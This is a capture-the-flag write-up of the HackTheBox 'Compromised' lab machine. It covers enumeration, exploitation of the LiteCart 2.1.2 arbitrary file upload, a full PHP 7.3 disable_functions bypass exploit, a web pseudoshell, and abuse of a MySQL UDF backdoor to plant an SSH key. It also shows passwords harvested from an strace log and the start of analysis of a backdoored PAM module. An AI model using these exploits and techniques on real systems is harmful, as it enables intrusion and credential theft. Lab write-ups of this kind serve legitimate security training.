查看分析过程、攻击步骤与完整代码
#### introduce

OS: Linux
Difficulty: Hard
Points: 40
Release: 12 Sep 2020
IP: 10.10.10.207

User Blood xct 00 days, 03 hours, 35 mins, 20 seconds.
Root Blood xct 00 days, 03 hours, 34 mins, 56 seconds.
- 
- 
#### information gathering
first use nmap as usaul
``` bash
root@kali:~/hackthebox/machine/compromised# nmap -sV -v -p- --min-rate=10000 10.10.10.207
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
```
enumerate port 80 by looking at files/directories:
``` bash
root@kali:~/ffuf# ./ffuf -c -u http://10.10.10.207/FUZZ -w /usr/share/wordlists/dirb/common.txt
.htpasswd [Status: 403, Size: 277, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 277, Words: 20, Lines: 10]
.hta [Status: 403, Size: 277, Words: 20, Lines: 10]
backup [Status: 301, Size: 313, Words: 20, Lines: 10]
index.php [Status: 302, Size: 0, Words: 1, Lines: 1]
server-status [Status: 403, Size: 277, Words: 20, Lines: 10]
shop [Status: 301, Size: 311, Words: 20, Lines: 10]
```
we find some interesting directories/files, but the important one is the backup directory,
so visit the URL http://10.10.10.207/backup/ and find out there is a file called a.tar.gz.
download and extract backup file:
``` bash
wget http://10.10.10.207/backup/a.tar.gz
tar -xvf a.tar.gz
```
sort the contents by modification date:
``` bash
find . -printf "%T@ %Tc %p\n" | sort -n
```
look at latest modified files.
look at ./admin/login.php and find this line:
``` bash
//file_put_contents("./.log2301c9430d8593ae.txt", "User: " . $_POST['username'] . " Passwd: " . $_POST['password']);
```
#### get shell
look whats in there:
``` bash
root@kali:~/hackthebox/machine/compromised# curl http://10.10.10.207/shop/admin/.log2301c9430d8593ae.txt
User: admin Passwd: theNextGenSt0r3!~
```
got creds:
``` bash
admin:theNextGenSt0r3!~
```
go to
``` bash
http://10.10.10.207/shop/admin/
```
and login with the creds
see the version at the bottom left
``` bash
LiteCart 2.1.2
```
look for exploit with searchsploit:
``` bash
root@kali:~/hackthebox/machine/compromised# searchsploit LiteCart
--------------------------------------------------------------------------------------- ---------------------------------
Exploit Title | Path
--------------------------------------------------------------------------------------- ---------------------------------
LiteCart 2.1.2 - Arbitrary File Upload | php/webapps/45267.py
--------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
root@kali:~/hackthebox/machine/compromised# searchsploit -m php/webapps/45267.py
Exploit: LiteCart 2.1.2 - Arbitrary File Upload
URL: https://www.exploit-db.com/exploits/45267
Path: /usr/share/exploitdb/exploits/php/webapps/45267.py
File Type: ASCII text, with CRLF line terminators
Copied to: /root/hackthebox/machine/compromised/45267.py
```
run the exploit:
``` bash
python 45267.py -t http://10.10.10.207/shop/admin/ -p 'theNextGenSt0r3!~' -u admin
```
something went wrong, lets look at phpinfo,
edit the exploit from this:
``` bash
files = {
'vqmod': (rand + ".php", "&1' ); } ?>", "application/xml"),
'token':one,
'upload':(None,"Upload")
}
```
to this:
``` bash
files = {
'vqmod': (rand + ".php", "", "application/xml"),
'token':one,
'upload':(None,"Upload")
}
```
also, remove this at line 72, so we dont get the full html output of phpinfo in our terminal:
``` bash
print r.content
```
run the exploit again, and we get an url to the phpinfo
``` bash
Shell => http://10.10.10.207/shop/admin/../vqmod/xml/4YQVJ.php?c=id
```
open the url in your browser and search for "disable_functions".
in there we see the disabled functions "system" and "shell_exec" and more which are preventing us to run commands :(
disable_functions:
``` bash
system,passthru,popen,shell_exec,proc_open,exec,fsockopen,socket_create,curl_exec,curl_multi_exec,mail,putenv,imap_open,parse_ini_file,show_source,file_put_contents,fwrite,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,
```
but there is a bypass:
- [PHP-7.3-disable_functions-Bypass](https://packetstormsecurity.com/files/154728/PHP-7.3-disable_functions-Bypass.html)
so lets use this to get RCE.
first create the bypass.php file: (notice the change of the pwn function call)
``` bash
= 0; $j--) {
$address <<= 8;
$address |= ord($str[$p+$j]);
}
return $address;
}
function ptr2str($ptr, $m = 8) {
$out = "";
for ($i=0; $i < $m; $i++) {
$out .= chr($ptr & 0xff);
$ptr >>= 8;
}
return $out;
}
function write(&$str, $p, $v, $n = 8) {
$i = 0;
for($i = 0; $i < $n; $i++) {
$str[$p + $i] = chr($v & 0xff);
$v >>= 8;
}
}
function leak($addr, $p = 0, $s = 8) {
global $abc, $helper;
write($abc, 0x68, $addr + $p - 0x10);
$leak = strlen($helper->a);
if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
return $leak;
}
function parse_elf($base) {
$e_type = leak($base, 0x10, 2);
$e_phoff = leak($base, 0x20);
$e_phentsize = leak($base, 0x36, 2);
$e_phnum = leak($base, 0x38, 2);
for($i = 0; $i < $e_phnum; $i++) {
$header = $base + $e_phoff + $i * $e_phentsize;
$p_type = leak($header, 0, 4);
$p_flags = leak($header, 4, 4);
$p_vaddr = leak($header, 0x10);
$p_memsz = leak($header, 0x28);
if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
# handle pie
$data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
$data_size = $p_memsz;
} else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_exec
$text_size = $p_memsz;
}
}
if(!$data_addr || !$text_size || !$data_size)
return false;
return [$data_addr, $text_size, $data_size];
}
function get_basic_funcs($base, $elf) {
list($data_addr, $text_size, $data_size) = $elf;
for($i = 0; $i < $data_size / 8; $i++) {
$leak = leak($data_addr, $i * 8);
if($leak - $base > 0 && $leak - $base < $text_size) {
$deref = leak($leak);
# 'constant' constant check
if($deref != 0x746e6174736e6f63)
continue;
} else continue;
$leak = leak($data_addr, ($i + 4) * 8);
if($leak - $base > 0 && $leak - $base < $text_size) {
$deref = leak($leak);
# 'bin2hex' constant check
if($deref != 0x786568326e6962)
continue;
} else continue;
return $data_addr + $i * 8;
}
}
function get_binary_base($binary_leak) {
$base = 0;
$start = $binary_leak & 0xfffffffffffff000;
for($i = 0; $i < 0x1000; $i++) {
$addr = $start - 0x1000 * $i;
$leak = leak($addr, 0, 7);
if($leak == 0x10102464c457f) { # ELF header
return $addr;
}
}
}
function get_system($basic_funcs) {
$addr = $basic_funcs;
do {
$f_entry = leak($addr);
$f_name = leak($f_entry, 0, 6);
if($f_name == 0x6d6574737973) { # system
return leak($addr + 8);
}
$addr += 0x20;
} while($f_entry != 0);
return false;
}
class ryat {
var $ryat;
var $chtg;
function __destruct()
{
$this->chtg = $this->ryat;
$this->ryat = 1;
}
}
class Helper {
public $a, $b, $c, $d;
}
if(stristr(PHP_OS, 'WIN')) {
die('This PoC is for *nix systems only.');
}
$n_alloc = 10; # increase this value if you get segfaults
$contiguous = [];
for($i = 0; $i < $n_alloc; $i++)
$contiguous[] = str_repeat('A', 79);
$poc = 'a:4:{i:0;i:1;i:1;a:1:{i:0;O:4:"ryat":2:{s:4:"ryat";R:3;s:4:"chtg";i:2;}}i:1;i:3;i:2;R:5;}';
$out = unserialize($poc);
gc_collect_cycles();
$v = [];
$v[0] = ptr2str(0, 79);
unset($v);
$abc = $out[2][0];
$helper = new Helper;
$helper->b = function ($x) { };
if(strlen($abc) == 79) {
die("UAF failed");
}
# leaks
$closure_handlers = str2ptr($abc, 0);
$php_heap = str2ptr($abc, 0x58);
$abc_addr = $php_heap - 0xc8;
# fake value
write($abc, 0x60, 2);
write($abc, 0x70, 6);
# fake reference
write($abc, 0x10, $abc_addr + 0x60);
write($abc, 0x18, 0xa);
$closure_obj = str2ptr($abc, 0x20);
$binary_leak = leak($closure_handlers, 8);
if(!($base = get_binary_base($binary_leak))) {
die("Couldn't determine binary base address");
}
if(!($elf = parse_elf($base))) {
die("Couldn't parse ELF header");
}
if(!($basic_funcs = get_basic_funcs($base, $elf))) {
die("Couldn't get basic_functions address");
}
if(!($zif_system = get_system($basic_funcs))) {
die("Couldn't get zif_system address");
}
# fake closure object
$fake_obj_offset = 0xd0;
for($i = 0; $i < 0x110; $i += 8) {
write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
}
# pwn
write($abc, 0x20, $abc_addr + $fake_obj_offset);
write($abc, 0xd0 + 0x38, 1, 4); # internal func type
write($abc, 0xd0 + 0x68, $zif_system); # internal func handler
($helper->b)($cmd);
exit();
}
```
edit the 45267.py to this:
``` bash
#Exploit Title: LiteCart 2.1.2 - Arbitrary File Upload
# Date: 2018-08-27
# Exploit Author: Haboob Team
# Software Link: https://www.litecart.net/downloading?version=2.1.2
# Version: 2.1.2
# CVE : CVE-2018-12256
# 1. Description
# admin/vqmods.app/vqmods.inc.php in LiteCart 2.1.2 allows remote authenticated attackers
# to upload a malicious file (resulting in remote code execution) by using the text/xml
# or application/xml Content-Type in a public_html/admin/?app=vqmods&doc=vqmods request.
# 2. Proof of Concept
#!/usr/bin/env python
import mechanize
import cookielib
import urllib2
import requests
import sys
import argparse
import random
import string
parser = argparse.ArgumentParser(description='LiteCart')
parser.add_argument('-t',
help='admin login page url - EX: https://IPADDRESS/admin/')
parser.add_argument('-p',
help='admin password')
parser.add_argument('-u',
help='admin username')
args = parser.parse_args()
if(not args.u or not args.t or not args.p):
sys.exit("-h for help")
url = args.t
user = args.u
password = args.p
br = mechanize.Browser()
cookiejar = cookielib.LWPCookieJar()
br.set_cookiejar( cookiejar )
br.set_handle_equiv( True )
br.set_handle_redirect( True )
br.set_handle_referer( True )
br.set_handle_robots( False )
br.addheaders = [ ( 'User-agent', 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.1) Gecko/2008071615 Fedora/3.0.1-1.fc9 Firefox/3.0.1' ) ]
response = br.open(url)
br.select_form(name="login_form")
br["username"] = user
br["password"] = password
res = br.submit()
response = br.open(url + "?app=vqmods&doc=vqmods")
one=""
for form in br.forms():
one= str(form).split("(")
one= one[1].split("=")
one= one[1].split(")")
one = one[0]
cookies = br._ua_handlers['_cookies'].cookiejar
cookie_dict = {}
for c in cookies:
cookie_dict[c.name] = c.value
bypass = open('bypass.php', 'r').read()
files = {
'vqmod': ("mybypass.php", bypass, "application/xml"),
'token':one,
'upload':(None,"Upload")
}
response = requests.post(url + "?app=vqmods&doc=vqmods", files=files, cookies=cookie_dict)
r = requests.get(url + "../vqmod/xml/mybypass.php?c=id")
if r.status_code == 200:
print "Shell => " + url + "../vqmod/xml/mybypass.php"
else:
print "Sorry something went wrong"
```
run the script again and we get the link to the code execution:
``` bash
root@kali:~/hackthebox/machine/compromised# python exp.py -t http://10.10.10.207/shop/admin/ -p 'theNextGenSt0r3!~' -u admin
/usr/local/lib/python2.7/dist-packages/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in a future release.
from cryptography import x509
Shell => http://10.10.10.207/shop/admin/../vqmod/xml/mybypass.php
```
success:
``` bash
root@kali:~/hackthebox/machine/compromised# curl http://10.10.10.207/shop/vqmod/xml/mybypass.php?c=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```
alright this works, lets create a pseudoshell quick called pshell.sh:
``` bash
#!/bin/bash
echo "x for exit"
input=""
while [ "$input" != "x" ]
do
echo -n "> "
read input
curl -XPOST http://10.10.10.207/shop/vqmod/xml/mybypass.php --data-urlencode "c=$input"
done
```
change permissions and run
``` bash
root@kali:~/hackthebox/machine/compromised# chmod 777 pshell.sh
root@kali:~/hackthebox/machine/compromised# ./pshell.sh
x for exit
> ls
4YQVJ.php
KJUAJ.php
OQZNZ.php
index.html
mybypass.php
> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
> whoami
www-data
> pwd
/var/www/html/shop/vqmod/xml
```
got a database credential
``` bash
> cat /var/www/html/shop/includes/config.inc.php
define('DB_TYPE', 'mysql');
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'changethis');
define('DB_DATABASE', 'ecom');
// Password Encryption Salt
define('PASSWORD_SALT', 'kg1T5n2bOEgF8tXIdMnmkcDUgDqOLVvACBuYGGpaFkOeMrFkK0BorssylqdAP48Fzbe8ylLUx626IWBGJ00ZQfOTgPnoxue1vnCN1amGRZHATcRXjoc6HiXw0uXYD9mI');
```
what we can also find out, is that mysql has shell!
``` bash
> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
sysadmin:x:1000:1000:compromise:/home/sysadmin:/bin/bash
mysql:x:111:113:MySQL Server,,,:/var/lib/mysql:/bin/bash
red:x:1001:1001::/home/red:/bin/false
```
hmm, boxname is "Compromised" and we get mysql creds and mysql has /bin/bash in /etc/passwd...
google "mysql backdoor"...
hmm we find out, that User Defined Functions (UDF) can be used,
so lets look at udf in our pseudoshell:
``` bash
> mysql -u root -pchangethis -e "select * from mysql.func;"
name ret dl type
exec_cmd 0 libmysql.so function
```
alright we found the udf called "exec_cmd"
lets try executing a simple command:
``` bash
> mysql -u root -pchangethis -e "select exec_cmd('id')"
exec_cmd('id')
uid=111(mysql) gid=113(mysql) groups=113(mysql)\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```
what we can do now: add our public key to authorized keys:
first create a public and private key on your kali machine:
``` bash
root@kali:~/hackthebox/machine/compromised# ssh-keygen -t ed25519 -f ./key
Generating public/private ed25519 key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./key
Your public key has been saved in ./key.pub
The key fingerprint is:
SHA256:HPqYLVvu3/R18DoJNMmkbT4wlENJ63Smbx3EkqNBu5g root@kali
The key's randomart image is:
+--[ED25519 256]--+
| o+o |
| .=o.o |
| ..=**.o |
| o *+BB+ |
| . E =* .o |
| = .+. + |
| + + +o..+|
| = + .oo.|
| ..o.. . o. |
+----[SHA256]-----+
root@kali:~/hackthebox/machine/compromised# cat key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD9+JBVupuMTJ87k29H8HBXCEQC/zi59/mR8K+K+S527AAAAJAmEMXWJhDF
1gAAAAtzc2gtZWQyNTUxOQAAACD9+JBVupuMTJ87k29H8HBXCEQC/zi59/mR8K+K+S527A
AAAEC6pQZXCMMauEJqmB51/2UgSeuo1GzOnsO3S05SENXJa/34kFW6m4xMnzuTb0fwcFcI
RAL/OLn3+ZHwr4r5LnbsAAAACXJvb3RAa2FsaQECAwQ=
-----END OPENSSH PRIVATE KEY-----
root@kali:~/hackthebox/machine/compromised# ls
45267.py a.tar.gz bypass.php exp.py key key.pub pshell.sh shop
root@kali:~/hackthebox/machine/compromised# cat key.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP34kFW6m4xMnzuTb0fwcFcIRAL/OLn3+ZHwr4r5Lnbs root@kali
```
now copy the contents of key.pub and put it in the authorized keys of mysql account with the pseudoshell you have:
of course replace it with your public key, that you copied...
``` bash
mysql -u root -pchangethis -e "select exec_cmd('mkdir /var/lib/mysql/.ssh')"
mysql -u root -pchangethis -e "select exec_cmd('echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP34kFW6m4xMnzuTb0fwcFcIRAL/OLn3+ZHwr4r5Lnbs root@kali > /var/lib/mysql/.ssh/authorized_keys')"
```
ssh into the box:
``` bash
root@kali:~/hackthebox/machine/compromised# ssh -i key mysql@10.10.10.207
Last login: Thu Sep 3 11:52:44 2020 from 10.10.14.2
mysql@compromised:~$ id
uid=111(mysql) gid=113(mysql) groups=113(mysql)
mysql@compromised:~$ whoami
mysql
```
enumerate the home folder:
``` bash
mysql@compromised:~$ grep -nrli sysadmin
strace-log.dat

mysql@compromised:~$ cat strace-log.dat | grep password
22102 03:11:06 write(2, "mysql -u root --password='3*NLJE"..., 39) = 39
22227 03:11:09 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=3*NLJE32I$Fe"], 0x55bc62467900 /* 21 vars */) = 0
22227 03:11:09 write(2, "[Warning] Using a password on th"..., 73) = 73
22102 03:11:10 write(2, "mysql -u root --password='3*NLJE"..., 39) = 39
22228 03:11:15 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=changeme"], 0x55bc62467900 /* 21 vars */) = 0
22228 03:11:15 write(2, "[Warning] Using a password on th"..., 73) = 73
22102 03:11:16 write(2, "mysql -u root --password='change"..., 35) = 35
22229 03:11:18 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=changethis"], 0x55bc62467900 /* 21 vars */) = 0
22229 03:11:18 write(2, "[Warning] Using a password on th"..., 73) = 73
22232 03:11:52 openat(AT_FDCWD, "/etc/pam.d/common-password", O_RDONLY) = 5
22232 03:11:52 read(5, "#\n# /etc/pam.d/common-password -"..., 4096) = 1440
22232 03:11:52 write(4, "[sudo] password for sysadmin: ", 30) = 30
```
we find the password
``` bash
["mysql", "-u", "root", "--password=3*NLJE32I$Fe"]
```
now change to sysadmin user with the password = 3*NLJE32I$Fe
and also get the user.txt :) :) :)
``` bash
mysql@compromised:~$ su sysadmin
Password:
sysadmin@compromised:/var/lib/mysql$ cd
sysadmin@compromised:~$ ls
user.txt
sysadmin@compromised:~$ cat user.txt
9b8e8c9f70062d3e9889e214fe7ccdb9
```
- 
#### privilege esclation
now look at the modified files between 14.07 and today:
``` bash
sysadmin@compromised:~$ find / -newermt "2020-07-14" ! -newermt "2020-09-16" -type f 2>/dev/null
/etc/ssh/sshd_config
/etc/ld.so.cache
/etc/fstab
/etc/ufw/ufw.conf
/etc/ufw/user.rules
/etc/ufw/user6.rules
/etc/apache2/apache2.conf
/etc/network/interfaces
/lib/x86_64-linux-gnu/security/.pam_unix.so
/lib/x86_64-linux-gnu/security/pam_unix.so
...
```
/lib/x86_64-linux-gnu/security/pam_unix.so is strange...
why is there a /lib/x86_64-linux-gnu/security/.pam_unix.so?
maybe another backdoor in pam and /lib/x86_64-linux-gnu/security/.pam_unix.so is a backup?
lets look at it in a reversing program (i will use ghidra).
first download the pam_unix.so to our kali machine with scp:
``` bash
root@kali:~/hackthebox/machine/compromised# scp sysadmin@10.10.10.207:/lib/x86_64-linux-gnu/security/pam_unix.so ./pam_unix.so
sysadmin@10.10.10.207's password:
pam_unix.so
#password = 3*NLJE32I$Fe
```
looking at the functions, find the important authenticate function
and in there we find the string backdoor.
